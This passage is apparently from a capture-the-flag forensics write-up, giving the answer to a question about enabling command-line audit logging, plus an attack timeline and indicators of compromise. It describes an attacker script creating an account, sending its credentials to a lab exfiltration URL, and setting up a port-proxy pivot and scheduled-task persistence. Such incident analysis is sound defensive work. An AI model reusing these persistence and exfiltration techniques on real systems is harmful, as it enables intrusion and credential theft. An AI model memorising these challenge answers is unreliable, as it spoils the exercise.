
---

14. Before the attack, the administrator configured Windows to capture command line details in the event logs. What command did they run to achieve this? (command)

Answer (short):

```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit"
/v ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f
```

Again just another prompt to GPT and we get the answer and verification steps too




How to verify (commands):

```
# offline: inspect SOFTWARE hive in Registry Explorer at:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit

# also verify Process Creation auditing is enabled:
auditpol /get /subcategory:"Process Creation"
```

Evidence:

- registry value `ProcessCreationIncludeCmdLine_Enabled = 0x1`



Timeline

- **2025-08-24 16:03:50 (host local)** — Scheduled task `SysHelper Update` registered. (Task XML RegistrationInfo)
- **2025-08-24 16:05:09 (host local)** — PowerShell executed `JM.ps1`; `svc_netupd` account created (Security 4720).
- **Shortly after** — Script exfiltrated `svc_netupd|Watson_20250824160509` to `http://NapoleonsBlackPearl.htb/Exchange?data=<base64>`.

- **Pivot persisted** — PortProxy mapping `0.0.0.0:9999` → `192.168.1.101:22` stored in SYSTEM hive.

IOCs

- Scheduled task: `SysHelper Update`
- Task XML path: `C:\Windows\System32\Tasks\SysHelper Update`
- Script path: `C:\Users\Werni\Appdata\Local\JM.ps1`
- Attacker user created: `svc_netupd`
- Generated password pattern: `Watson_yyyyMMddHHmmss` (example: `Watson_20250824160509`)
- Exfil domain: `NapoleonsBlackPearl.htb`
- PortProxy mapping (victim→target): `0.0.0.0:9999` → `192.168.1.101:22`
- Registry path: `HKLM\SYSTEM\CurrentControlSet\Services\PortProxy\v4tov4\tcp`
- Security events: 4720 (User Created), 4688 (Process Creation).
- MITRE: `T1090.001` (Internal Proxy), scheduled task persistence = T1053.